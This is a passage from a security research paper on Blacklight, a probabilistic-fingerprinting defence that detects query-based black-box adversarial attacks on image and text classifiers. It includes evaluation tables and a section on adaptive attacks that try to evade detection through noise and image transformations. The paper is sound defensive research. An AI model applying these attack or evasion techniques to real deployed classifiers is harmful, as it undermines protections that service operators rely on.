


Figure 3: *Examples of attack query sequence* $(x_0, x_1, .., x_n)$*, produced by three black-box attacks (NES, Boundary, HSJA). While these attacks generate queries differently, the resulting query sequences all contain some highly similar images.*

5.2 Fast and Scalable Similarity Check via Probabilistic Fingerprinting

The above insight motivates us to detect query-based black-box attacks by searching for the presence of highly similar queries in a large stream of incoming and past queries. A key challenge is how to run a fast and efficient similarity check.

Strawman Solutions. We first discuss two strawman solutions and their problems. Earlier in §4 we discussed the query similarity check used by SD [17] and its scalability issue.

Computing L_p distances. A naive approach would store all past queries in a database and compare an incoming query x to the entire database of n queries by computing their image-level differences. Such raw comparison incurs heavy costs both in query storage and computation, i.e., $O(n)$. For example, even for low resolution image queries (224×224 pixels, `ImageNet`), it takes 23 minutes to compare a query to one million prior images, even using five threads on a 6-core Intel Xeon server. This is clearly intractable in practice.

Locality-sensitive (LS) hashing. An alternative is to compute a "signature" per query using LS hashes and compare queries by their signatures. Many have used perceptual hashing (*e.g.,* PhotoDNA [2], dhash [35]), a type of LS hashes, to match similar images for copyright resolution or child exploitation detection [2]. Using a hash table for lookup, the runtime cost for checking each incoming query could reach $O(1)$ regardless of n. Unfortunately, these hashes are designed to identify generic variants of an image, even those that have undergone significant alterations. Thus they flag similar benign queries (*e.g.,* different frames of a video, multiple pictures of the same object) as adversarial, producing false positives. We test dhash [35] on our attack detection and

[3] Some attack designs start with the original input and perturbs it towards a misclassified target label [30, 53], while others start from an image in the target label and work backwards towards the original input [6, 14, 30].




Figure 4: *For each raw image, Blacklight computes a small set of hash entries (as its probabilistic fingerprint). Blacklight detects attack images hidden inside a large stream of benign images by comparing and detecting highly similar fingerprints.*




Figure 5: *Computing content hashes by applying a sliding window over pixels.*

find that it produces over 10% false positives on the Flickr dataset and 67% on our video dataset (§8.4). While unable to test PhotoDNA since it is proprietary, we expect that it faces the same issue since it focuses on detecting child exploitation in images which requires considerable alterations.

Probabilistic Fingerprints. Blacklight overcomes these challenges by applying probabilistic fingerprinting to detect highly similar images. Our goal is to design a hash function that is compact yet highly sensitive to very small changes in the image. This dictates that we should use a highly lossy function. Probabilistic fingerprinting achieves these properties and utilizes secure one-way hashes that cannot be easily reversed to evade detection and probabilistic downsampling for efficiency. To fingerprint an image x, Blacklight first transforms x into a set of continuous and overlapping segments of a fixed length $\mathbf{w}$, then applies a one-way hash to each segment to produce a large set of $\mathbf{N}$ hash values. From these $\mathbf{N}$ hash values, Blacklight chooses a small set probabilistically (e.g., the top 50) as x's probabilistic fingerprint.

Figure 4 illustrates Blacklight's attack detection process. For an incoming query x, Blacklight extracts its probabilistic fingerprint and stores it in the database. Blacklight runs an efficient hash match algorithm to detect overlaps between x's fingerprint and those in the database. Upon detecting sufficient overlap between x and an existing fingerprint y, it flags (x, y) as a pair of attack queries.

Key Benefits. Our fingerprint scheme has the property that any two highly similar queries will produce a near-perfect match in their fingerprints. In other words, small changes to an image are highly unlikely to impact its fingerprint. The use of secure one-way hash and probabilistic downsampling means that unless they can reverse the hashing algorithm, an adversary cannot alter an image's fingerprint without significantly altering its content (further confirmed in §9.1).

Our fingerprints also greatly reduce the storage overhead of past queries, and the computation costs of comparing queries in similarity. Specifically, the search for highly similar queries reduces down to a hash set comparison problem, which takes near-constant time in general (see §6).

Prior Work on Probabilistic Fingerprints. Probabilistic fingerprints have been used for similarity detection in text (e.g., detecting code plagiarism [7, 24, 59, 63], network intrusion and malware [54, 58, 64] and spam emails [46, 84]) and file systems [52]. The contributions of our work include i) extending probabilistic fingerprints beyond the text domain, ii) customizing its design to identify similar image queries to a DNN model (see §6), and iii) a formal analysis to model both false positives and attack detection rates and their dependency on fingerprinting parameters (see §7).

6 Detailed Design of Blacklight

We now present the detailed design of Blacklight, including preprocessing, probabilistic fingerprinting, and comparison algorithms, which together form our proposed detector. We also discuss options to mitigate attacks after detection. Note that Blacklight works as an external add-on, and requires no modifications to the DNN model.

6.1 Preprocessing: Salted Pixel Quantization

Given an incoming image query x, Blacklight first runs a quantization function on each pixel of x. This serves two purposes. First, it converts continuous pixel values into a finite set of discrete values, which are then used to compute hashes of x during fingerprinting. Second, quantization increases similarity between (attack) queries. This is particularly true for black-box attacks that iteratively optimize queries by gradually modifying every single pixel on the image [6, 14, 30] – the use of quantization effectively nullifies changes to image hashes created by these minor modifications without inducing false positives. We confirm this empirically [4] and find the hash overlap between attack queries (on `CIFAR10`) increases rapidly with the quantization step $\mathbf{q}$ to approach 100%, while those between benign queries remain low. Note that this step is used only for attack detection. If the input is considered benign, the original, unaltered query is sent to the DNN model.

Furthermore, Blacklight employs a *salted* pixel quantiza-

[4] Details in our extended version [42]




Figure 6: *We empirically show that probabilistic fingerprints preserve the query similarity in black-box attack sequences. We plot the* maximum fingerprint overlap *between x and that of any prior query in a benign query sequence (left most) and eight attack query sequences. Here the maximum matching is bounded by* $\mathbf{S} = 50$.

tion function to resist reverse engineering attacks:

$$Q(x, salt_Q, \mathbf{q}) = \lfloor \frac{(x + salt_Q) \mod 255}{\mathbf{q}} \rfloor \qquad (2)$$

where $salt_Q$ is a randomly generated salt image (of the same dimensions as x) and $\mathbf{q}$ is the quantization step (a system parameter). Here all pixel values of x and $salt_Q$ are normalized to $[0, 255]$. Later in §9 we show adding a random salt improves Blacklight's robustness against adaptive attacks.

6.2 Computing Probabilistic Fingerprints

We now describe the detailed process to compute the probabilistic fingerprint on a (quantized) query image x.

Converting an image into N segments. Blacklight first "flattens" the 2D image into a single pixel sequence by concatenating rows of pixels together; then applies a sliding window of fixed size $\mathbf{w}$ on this sequence, iteratively moving the sliding window by $\mathbf{p}$ (referred to as the sliding step). This produces $\mathbf{N} = (|x| - \mathbf{w} + \mathbf{p})/\mathbf{p}$ overlapping pixel segments, each of length $\mathbf{w}$. Any two consecutive segments overlap by $\mathbf{w} - \mathbf{p}$ pixels, and each pixel in x is included in $\mathbf{w}/\mathbf{p}$ segments.

Hashing each segment. For each segment i ($i \in [1, \mathbf{N}]$), Blacklight applies a secure one-way hash function (e.g., SHA-3 combined with a random salt value chosen by the defender) and produces a hash value h_i. This creates a full hash set $\mathbf{H}_x = (h_1, h_2, ..., h_\mathbf{N})$ for query x, with $\mathbf{N}$ hash entries. For example, for `CIFAR10` ($|x| = 32 \times 32 \times 3 = 3072$), $\mathbf{N} = 3053$ when $\mathbf{w} = 20$, $\mathbf{p} = 1$. An illustration of this sliding window hashing scheme is shown in Figure 5.

Selecting a subset of hashes as the fingerprint. From x's full hash set $\mathbf{H}_x$, Blacklight selects the top $\mathbf{S}$ hash values (sorted by *numerical order*) as its probabilistic fingerprint, denoted as $\mathbb{S}(\mathbf{H}_x)$. Since the output distribution of the one-way hash is random, choosing the top $\mathbf{S}$ hash values by numerical order serves as an efficient downsampling algorithm that is deterministic[5] to the defender but unpredictable to an adversary (since predicting the top $\mathbf{S}$ hash values requires predicting the full hash set).

The use of probabilistic fingerprinting puts a *hard* limit on the overhead of fingerprint storage and comparison, while preserving the high similarity among attack queries. Figure 6 shows a sample measurement on query similarity, for the eight black-box attacks discussed in §2.2. Here we measure, for each query x_i in an attack sequence, the maximum number of matching hashes between x_i's fingerprint and any of its prior queries in the same sequence. For reference, we also compute the number of matching hashes among benign images. We see that many attack queries display fingerprints highly similar to at least one prior query in the same sequence, while benign queries share minimal overlap in fingerprints. Thus Blacklight can quickly detect black-box attacks after seeing only a small number of queries.

[5] Deterministic means that the downsampled hash set holds the same property of the full hash set: highly similar (quantized) queries will have highly similar fingerprints. We also verified this empirically (details in our extended version [42]).

6.3 Comparing and Matching Fingerprints

Upon receiving a new query x, Blacklight computes its fingerprint $\mathbb{S}(\mathbf{H}_x)$ and compares it to all prior fingerprints stored in the database. If any stored fingerprint shares more than $\mathbf{T}$ hash entries with $\mathbb{S}(\mathbf{H}_x)$, then x is flagged as an attack image. Here, the value of $\mathbf{T}$ can be configured to meet the desired false positive rate. Later in §7, we analytically show that by properly configuring $\mathbf{T}$ and $\mathbf{S}$, we can achieve accurate attack detection at a low false positive rate.

Computing the maximum overlap between the fingerprint of a query and n stored fingerprints is non-trivial. A simple algorithm would incur computation cost of $O(n)$. We use a better algorithm which stores a query x's fingerprint into a hashmap using each of its hash entry as a key. The maximum overlap with all n queries can be found by retrieving all queries associated with each key in x's fingerprints, and counting the max frequency of any query in that set. An efficient implementation can produce average runtime that is a constant independent of n. We leave the design and analysis of an efficient hashset matching algorithm to future work. We present detailed performance overheads in §8.6.

6.4 Mitigating Attacks after Detection

Detecting the presence of a query-based black-box attack is just a first step in protecting DNN models. A persistent attacker can simply switch accounts and/or IP addresses and continue with additional queries. Here, we discuss options for mitigation after an attack is detected.

Ban accounts. As a response, banning an account or blocking an IP address is not ideal. First, it means each false positive incurs a high penalty, which might be undesirable in




Figure 7: *By detecting/rejecting most of attack queries (regardless of account usage), Blacklight effectively resists persist attackers, which existing defenses fail to address.*

some application settings. Second, this does little to deter resource rich attackers, who can continue the attack using Sybil accounts, which are difficult to eradicate in practice.

Return misguided outputs. We also consider a more elaborate scheme where the defender intentionally misleads the attacker by returning carefully biased query outputs, perhaps towards secondary goals like identifying the attacker. This approach faces additional challenges. First, crafting biased responses requires significantly more computation and state-keeping at the defender. Second, the defender must be careful to avoid returning valid responses to actual attack queries.

Reject all detected queries. Ultimately we chose a simple strategy: reject all detected attack queries. This mitigation is effective in preventing attacks *IFF* the ratio of attack queries detected is high. If most attack queries are rejected, the attack sequence takes a very long time to converge and succeed. The benefit of this approach is that it does not rely on detecting or reducing Sybil accounts, and false positives have minimal impact on benign users.

In §8, we evaluate the impact of mitigation on persistent attackers who continue to submit attack queries after query rejection. Figure 7 provides a preview in terms of the # of attack queries got answered under Blacklight, using the persistent attack trace of Figure 2. Blacklight rejects almost all the attack queries, preventing the attack from making progress.

7 Formal Analysis

We formally examine Blacklight by modeling the process of probabilistic fingerprinting. We derive analytical bounds on $Q(\Delta)$, the probability of Blacklight flagging a query pair (x,y) as attacks, as a function of the full hash difference between the two, $\Delta = \text{diff}(\mathbf{H}_x, \mathbf{H}_y)$. We then estimate Blacklight's false positive rate and attack detection rate by $Q(\Delta_{benign})$ and $Q(\Delta_{attack})$. Here Δ_{benign} is the minimum full hash difference between benign queries and Δ_{attack} is the maximum full hash difference between attack queries. Our key results are: (i) $Q(\Delta)$ decays fast with Δ, (ii) Blacklight can detect attacks at a low false positive rate, i.e., $Q(\Delta_{attack}) \to 1$, $Q(\Delta_{benign}) \to 0$, if $\Delta_{benign} >> \Delta_{attack}$, (iii) the bound on $Q(\Delta)$ can guide the selection of Blacklight's configuration parameters ($\mathbf{w}$, $\mathbf{p}$, $\mathbf{q}$, $\mathbf{S}$ and $\mathbf{T}$). We leave the detailed analysis and proof to the extended version [42].

8 Experimental Evaluation

Using four different image classification tasks (and datasets), we empirically evaluate Blacklight against eight SOTA black-box attacks. Our experiments seek to understand 1) the effectiveness of Blacklight in both attack detection and mitigation; 2) the false positive rate under realistic settings; 3) impact of Blacklight configuration; 4) Blacklight's storage and computation cost; 5) applying Blacklight to other domain.

8.1 Experimental Setup

We apply Blacklight to protect DNN models developed for image classification. Our experiments cover a wide range of input size/content and model architectures, allowing us to evaluate Blacklight under a diverse set of conditions. We include the detailed model architectures and training configurations, attack parameters and distance metrics, and Blacklight's parameter settings in the extended version [42].

Image Classification Tasks. We consider four representative tasks: `MNIST` [39], `GTSRB` [66], `CIFAR10` [36] and `ImageNet` [60]. We summarize in Appendix §C these tasks and their associated models in Table 9.

Attack Configurations. We implement and run the eight black-box attacks list in Table 1 against each of the above four classification models. For `MNIST`, `GTSRB` and `CIFAR10`, we randomly select 1000 images from their test datasets and use each as the source image of the attack (*i.e.* x_0). For `ImageNet`, we randomly select 500 source images (due to its higher computation cost). We run each attack until it terminates (i.e., successfully generating an adversarial example) or reaches 100K queries, whichever occurs first.

When configuring each attack, we follow its original paper and use the same L_p distance metric (L_2 or L_∞) stated in the paper. Since L_2 distance depends on model input size, we use the *normalized* L_2 distance $\sqrt{\frac{1}{|x|}\sum_{i=0}^{|x|}(x_i - x'_i)^2}$.

We set the perturbation budget ε such that most attacks succeed in absence of defenses. For reference, the standard ε for white-box attacks is 0.03 for L_∞ and $<$0.03 for *normalized* L_2 [12]. Thus black-box attacks should use a larger budget because they are naturally harder to succeed – our experiments on the eight SOTA black-box attacks confirm that a budget of 0.03 leads to significant attack failures. Thus we increase ε=0.05 for both L_∞ and *normalized* L_2 to allow most attacks to succeed. The only exceptions are L_∞ attacks against `MNIST` since ε=0.1 is necessary for them to succeed.

Blacklight Configuration. To demonstrate the generality of Blacklight, we set these parameters to be the same default values for all four tasks, rather than "optimizing" them per task. The only exception is $\mathbf{w}$ – our default value is 20, but we increase it to 50 for `MNIST` (due to its large black background) and `ImageNet` (due to its large image size).

We choose these values following our formal analysis. In particular, we choose $\mathbf{T} = \mathbf{S}/2 = 25$ by modeling how $\mathbf{T}$ af-

Task	Attack	w. Detection			w. Mitigation	w/o Blacklight	
		Attack detect %	Detection coverage	Avg queries to detection	Attack success	Attack success	Avg # attack queries
MNIST	NES - QL	100%	99.5%	2	0%	45%	66540
	NES - LO	100%	99.0%	2	0%	1%	95973
	Boundary	100%	64.2%	18	0%	21%	85467
	ECO	100%	99.9%	2	0%	43%	52780
	HSJA	100%	98.1%	6	0%	59%	9924
	QEBA	100%	98.4%	8	0%	92%	12141
	SurFree	100%	97.9%	7	0%	84%	10034
	Policy-Driven	100%	99.0%	8	0%	74%	9538
GTSRB	NES - QL	100%	98.5%	2	0%	66%	48429
	NES - LO	100%	98.0%	3	0%	17%	83823
	Boundary	100%	64.3%	22	0%	37%	76643
	ECO	100%	100.0%	2	0%	80%	27782
	HSJA	100%	98.2%	5	0%	95%	10392
	QEBA	100%	99.5%	8	0%	99%	9832
	SurFree	100%	98.3%	8	0%	98%	9192
	Policy-Driven	100%	98.1%	5	0%	100%	13021
CIFAR10	NES - QL	100%	98.3%	2	0%	100%	12621
	NES - LO	100%	98.7%	2	0%	89%	67126
	Boundary	100%	64.4%	25	0%	95%	6082
	ECO	100%	99.4%	2	0%	89%	16887
	HSJA	100%	97.1%	7	0%	100%	1205
	QEBA	100%	96.9%	6	0%	99%	1009
	SurFree	100%	96.8%	8	0%	100%	1396
	Policy-Driven	100%	97.3%	7	0%	100%	1198
ImageNet	NES - QL	100%	99.4%	2	0%	99%	11201
	NES - LO	100%	98.2%	2	0%	20%	63492
	Boundary	100%	95.1%	42	0%	74%	67356
	ECO	100%	99.6%	2	0%	93%	11304
	HSJA	100%	98.7%	7	0%	99%	12402
	QEBA	100%	98.3%	6	0%	100%	10293
	SurFree	100%	97.6%	7	0%	100%	8783
	Policy-Driven	100%	99.1%	8	0%	100%	10368

Table 2: *Blacklight's detection and mitigation results. In the last two columns, we included attack performance in absence of Blacklight: attack success rate and average attack queries required to complete an attack.*




Figure 8: *Blacklight's false positive rate when fixing* $\mathbf{S} = 50$ *and varying* $\mathbf{T}$.

Label	# of Filtered	FPR	Label	# of Filtered	FPR
balloon	953	0.07%	packet	1158	0.21%
boathouse	1572	0.73%	peacock	556	0.68%
daisy	656	0.10%	pier	309	0.07%
fly	188	0.03%	rifle	905	0.48%
geyser	896	0.11%	snail	350	1.01%
hay	1192	0.79%	swing	510	0.48%
knot	817	0.14%	teapot	1715	0.14%
menu	1232	0.37%	tiger cat	1315	0.28%
mortar	1229	0.38%	toaster	3298	0.37%
nail	1696	0.83%	vault	182	0.04%

Table 3: *Blacklight's false positives on benign images crawled from Flickr. "# of Filtered" is # of images that are duplicated and have the same hash value with prior queries; "FPR" is the false positive rate per label. For each label, we run Blacklight on 80,000 Flickr images (crawled via this label).*

fects false positive and detection coverage. Figure 8 shows the measured false positive rates when varying **T**, confirming that **T**=25 achieves less than 0.1% false positive for all four tasks. In §8.5, we further explore the impact of parameter configuration by varying **w**, **p**, **q** and **S**.

Evaluation Metrics. We use the following metrics to quantify the effectiveness and cost of Blacklight.

- **False positive rate**: % of benign queries detected as attack.
- **Attack detection rate:** % of black-box attacks detected before the attack completes.
- **Detection coverage:** % of queries in an attack's query sequence identified as attack queries.
- **Avg # of queries to detection:** Average # of attack queries accepted (thus answered) before detecting an attack query.
- **Attack success rate w. mitigation:** Success rate of a persistent attack when all detected attack queries are rejected.
- **Detection overhead:** Run-time latency and storage costs.

8.2 Attack Detection and Mitigation

We evaluate Blacklight's detection rate by implementing and performing each of the eight black-box attacks against each classification model. For each attack and task combination, we run 1000 instances of the attack (500 for `ImageNet`). Each attack instance selects a random image from the test dataset as source image of the attack (x_0), and a random incorrect label as the misclassification target label.

The results for all attacks are listed in Table 2. As reference, the last two columns report the performance of these attacks *without* the Blacklight defense, in terms of attack success rate and the speed of convergence (# of queries before successfully producing an adversarial example). We see that recent attacks, especially HSJA, QEBA, SurFree, Policy-Driven, are highly successful in absence of Blacklight. Boundary and NES-LO take the longest time to converge. Some attack instances do fail to converge even after generating 100k queries (e.g., less than 50% of NES-LO complete in 100K queries for MNIST, GTSRB and ImageNet). Most of them remain unsuccessful even when increasing the query bound to 300k. Overall, a successful attack takes several thousands to tens of thousands of queries to complete.

Next, we summarize key results on Blacklight's attack detection (as shown by column 3-5 in Table 2). We see that the attack detection rate remains 100% for all attack instances, indicating that Blacklight detects *all* attacks on all models in progress. The detection coverage is also extremely high – Blacklight detects more than 96% of all attack queries, except on the Boundary attack. Another key observation is that Blacklight detects a new attack instance very quickly, often after a handful of 2–8 queries (again, more queries required for Boundary because it converges slower). In all cases, Blacklight detects an attack in less than 1% of the av-

erage number of queries required to complete the attack.

Blacklight detects Boundary slower than others. This is because Boundary advances slower in shrinking perturbation towards the L_p ball of the target, thus Blacklight detects them at a "later" stage with 100% detection rate. The three improved versions of Boundary (HSJA, QEBA, Policy) converge faster, thus Blacklight detects them faster. To further evaluate the slower Boundary attack, we run the attack for 1 million queries. We find Blacklight continues to detect (and reject) attack queries in this longer sequence, leaving the attacker with 0% success (for all four tasks). The detailed results are listed in Table 10 in Appendix.

Finally, column 6 in Table 2 reports the attack success rate when Blacklight rejects queries identified as attack queries. We see that none (0%) of persistent attackers manage to complete their attack within 100K queries. Blacklight's mitigation is highly effective because it is able to detect nearly all attack queries. Rejecting these queries prevents the attacker from making forward progress in probing model classification boundaries. This confirms that a high detection coverage is critical to defend against query-based black-box attacks.

Key Takeaways. Our results against eight SOTA black-box attacks show that Blacklight detects all attacks on all models, detects the overwhelming majority of queries in the attack sequence, and detects the attack quickly (usually in less than 8 queries, with the exception of the slow converging Boundary attack). Furthermore, by rejecting all detected attack queries, Blacklight's mitigation module ensures no attacks can complete (at least in 100K queries) for all our tested attacks and target DNN models.

Comparison to Existing Defenses. As reference, we show the performance of SD and PRADA in Table 8, using the same attack experiments described above. As discussed in §4, SD and PRADA are not designed to stop persistent attackers who switch account to continue attack. Results in Table 8 confirm this and their low detection coverage (0.8%-2.1%).

8.3 Detecting Universal Patch Attacks

We evaluate Blacklight against the only known query-based universal patch attack, Sparse-RS [20]. Table 11 in Appendix shows that Blacklight is highly effective in detecting Sparse-RS (100% detection success rate and $>$ 97.6% detection coverage). Since query-based universal patch attacks are emerging, additional work is required to thoroughly evaluate the robustness of Blacklight against them.

8.4 False Positives in Real World Settings

Since Blacklight relies on a similarity detection algorithm to detect attacks, one might wonder if duplicates or near-duplicates of images will trigger false positives. Figure 8 reports its false positives between distinctive inputs. But what about "naturally" similar images, such as different versions of the same image, or closeby frames of the same video?

We begin with a simple test to confirm that naturally occurring false positives are very low in large image repositories like ImageNet. We turn off database resets, randomly sample 1 million images from ImageNet training data, send them as queries to Blacklight, and observe a very low false positive rate of 0.37%.

False Positives in Similar Images. Next, we look at similar images of the same objects, e.g. inputs that should classify to the same labels. We crawl a large number of public real world images from Flickr [1] using keyword search on their public API. We pick 20 random labels from ImageNet, and use each as a search keyword to crawl 80,000 images for that label. We filter out images that are perfectly identical at the pixel level (we found an average of 1036 ± 696 duplicate images per label). We then take each label, and run our 80,000 images as queries to Blacklight. Even across Flickr images labeled with the same keyword, Blacklight produces a very low false positive rate of $0.37\% \pm 0.29$ over 20 labels. Detailed results for all labels are shown in Table 3.

False Positives in Video Frames. Finally, we consider the scenario where the system might receive benign queries that are highly similar by nature, e.g. image stills taken from video frames. We explore how Blacklight responds under such scenarios by testing it for false positives on the YouTube Faces dataset [74]. YouTube Faces is a collection of 3,425 videos of 1,595 different people, designed for studying unconstrained facial recognition. We use common image extraction techniques [72] to extract 587,137 video frame images from videos for 1,283 celebrities. Of these, we filter out 33,227 images that are pixel-level identical to other images, and send the remaining video frames to Blacklight. The result is a false positive rate of 1.74%. Even if Blacklight takes over half million queries per reset cycle for the highly similar queries, the false positive rate is still very low.

8.5 Impact of Parameter Configuration

We leverage our formal analysis[6] of Blacklight to configure its five system parameters: **w**, **p**, **q**, **S**, and **T**. Earlier in Figure 8 we show empirically how Blacklight's false positive rate varies with **T** and verify our strategy on configuring **T**. In the following, we study the impact of the other four parameters by testing Blacklight against the same set of attacks while varying each of these parameters. We report the false positive rate and detection coverage since the attack detection rate is always 100%. The detailed results are listed in Figure 10 in Appendix.

We summarize the key findings below. First, we confirm that **q** is a critical parameter for Blacklight – the detection coverage increases quickly as **q** goes from 1 (no quantization) to 50 (the default value) and stabilizes after that (except for Boundary). When **q** approaches 100, we start to see visible increase in false positives (>0.1%). Second, as expected,

[6] Details in our extended version [42]




Figure 9: *Blacklight's runtime latency vs. n. Note the log Y axis. We include latency of SD and PRADA for reference.*

the sliding window size **w** is negatively correlated to false positive rate and detection coverage, while the sliding step **p** has little impact (note that $\mathbf{p} < \mathbf{w}$). Thus Blacklight should select **w** as a small value to meet the desired false positive rate. Finally, as expected **S** should be small to reduce complexity but not too small (e.g., <20) to introduce visible false positives. Overall, these results confirm our proposed theory-guided principle for choosing Blacklight's parameters.

8.6 Overhead of Blacklight

Storage. Blacklight requires a database to store fingerprints of prior queries. Our probabilistic fingerprints are extremely small. Across all of our experiments, a fingerprint is $\leq 32 \cdot \mathbf{S}$ bytes and 1.6KB for the default configuration. A database of 1 million queries only requires 2GB storage, a "negligible" value for modern servers.

Runtime. Blacklight's per-query runtime includes latency to generate the fingerprint from a query and latency to lookup the fingerprint in the query database. The former depends on the image size and the parameters (**w**, **p**) and the latter depends on the size of query database n. We configure Blacklight to its default configuration and explore the impact of sliding step **p** (i.e., increasing **p** from 1 to 10 or 25 to speed up hash computation) and the query database size n. We run Blacklight on an Intel i7 desktop server with 64 GB memory, and report the per-query runtime for two types of query images (32×32,`CIFAR10`) and (224×224, `ImageNet`) in Figure 9 as a function of n. The curves remain flat over n, suggesting that Blacklight's detection cost is independent of n. More specifically, a `CIFAR10` model inference takes 50ms (on a Nvidia Titan RTX) while Blacklight (on Intel i7) takes 4-8ms (8%-16% over 50ms) for n=1 million queries.

As reference, we compute the runtime of SD and PRADA on the same Intel i7 server, putting all n queries into a single account. They only run on `CIFAR10`, which we report in Figure 9. The latencies scale linearly with n (note the log Y axis). For n=1 million queries, SD and PRADA take 12s and 3.4s per query (24,000% and 6,800% over inference).

Further optimization. Blacklight's per query latency is dominated by the sliding window-based hash computation (99% of total runtime). We further optimize this computation using GPUs. A modified version of Blacklight running a Nvidia Titan RTX reduces per-query latency by 20x, to 0.4ms for `CIFAR10` and 20ms for `ImageNet`, almost "negligible" compared to the inference latency.

Attack	w. Detection			w. Mitigation	w/o Blacklight	
	Attack detect %	Detection coverage	Avg queries to detection	Attack success	Attack success	Avg # attack queries
TextBugger [43]	100%	99.7%	2	0%	86.0%	537
TextFooler [32]	100%	99.7%	2	0%	100.0%	669
Hard Label [50]	100%	99.9%	2	0%	100.0%	4642

Table 4: *Blacklight's detection and mitigation results on query-based black-box attacks for text classification.*

8.7 Blacklight for Text Classification

Blacklight should in principle extend to other domains where black-box adversarial attacks produce highly similar queries in the input space. The domain-specific design task is how to generate query fingerprints to enable efficient and accurate detection. Below, we show an initial Blacklight design for text classification, a critical task in NLP. DNN-based text classification is shown to be vulnerable to query-based black-box attacks [26, 32, 43, 50], with three SOTA attacks: TextFooler [32], TextBugger [43] and HardLabel [50].

Fingerprinting a sentence. The input to a text classifier is a sentence, from which Blacklight produces a fingerprint. First, we convert the sentence into an array by replacing each word with its word embedding. We quantize the array, apply a sliding window to move through the quantized array and compute hashes, and select the top **S** hashes as the query fingerprint. The parameter choices are listed in Table **??** for `IMDB` text queries. **S** and w are smaller since text sentences create "shorter" arrays, while **T** remains $\mathbf{S}/2$.

Blacklight performance. We run Blacklight on the three SOTA attacks on the `IMDB` dataset [48]. The results in Table 4 show that Blacklight achieves 100% detection rate and >99.7% detection coverage, only takes 2 queries to detect an attack (and reject the second query). As such, no attack ever succeeds. For all of these tests, the false positive rate is only 0.49%. Overall, these results offer clear evidence that Blacklight can potentially generalize to other domains using the same probabilistic fingerprint methodology.

9 Adaptive Attacks

A meaningful defense must be robust against adaptive countermeasures from attackers with full knowledge of the defense. We explored a number of customized adaptive attacks against Blacklight, and present the strongest countermeasures, organized into three groups: 1) reducing query similarity for attack sequences, 2) reducing queries needed for successful attacks and 3) leveraging resets in Blacklight. Given the similarity between the attacks, we only apply countermeasures to 5 of 8 attacks: NES (QL & LO), Boundary, ECO and HSJA.

Attack Type	Default **T** = 25 (FPR = 0.0%)				**T** = 15 (FPR = 0.74%)			
	0.05	0.1	0.15	0.2	0.05	0.1	0.15	0.2
NES - QL	100%	100%	100%	100%	100%	100%	100%	100%
NES - LO	100%	100%	100%	100%	100%	100%	100%	100%
Boundary	100%	100%	75%	40%	100%	100%	100%	95%
ECO	100%	100%	100%	100%	100%	100%	100%	100%
HSJA	100%	100%	55%	40%	100%	100%	80%	40%

Table 5: *Blacklight detection rate for attacks using larger perturbation budgets (0.1-0.2) for* `CIFAR10`. *Lowering* **T** *largely improves detection when attackers operate on very large perturbations, with a small increase in false positives.*

9.1 Reducing Query Similarity

With knowledge of how Blacklight works, the straightforward adaptive attack is to evade detection by reducing similarity between attack queries. Below we present four types of adaptive attacks that add perturbations to attack queries to reduce similarity between them.

Evasion via Image Transformations. An attacker can try to evade detection by adding additional perturbations to attack queries, where ideally these perturbations do not disrupt the iterative optimization process, but are significant enough to make fingerprints of attack queries different. We explore two types of image transformations: 1) adding Gaussian noise, and 2) applying image augmentation like shift, rotation, zoom and blending. We apply these transformations to attack queries and send them to Blacklight. We first examine how these transformations affect the attack in absence of Blacklight, and confirm that they do introduce different levels of disruptions (none to 100%). On the other hand, for all the transformed attack sequences that will lead to a successful attack in absence of Blacklight, Blacklight detects all of them, i.e., 100% attack detection rate. Further details are in Appendix§ E and Table 12.

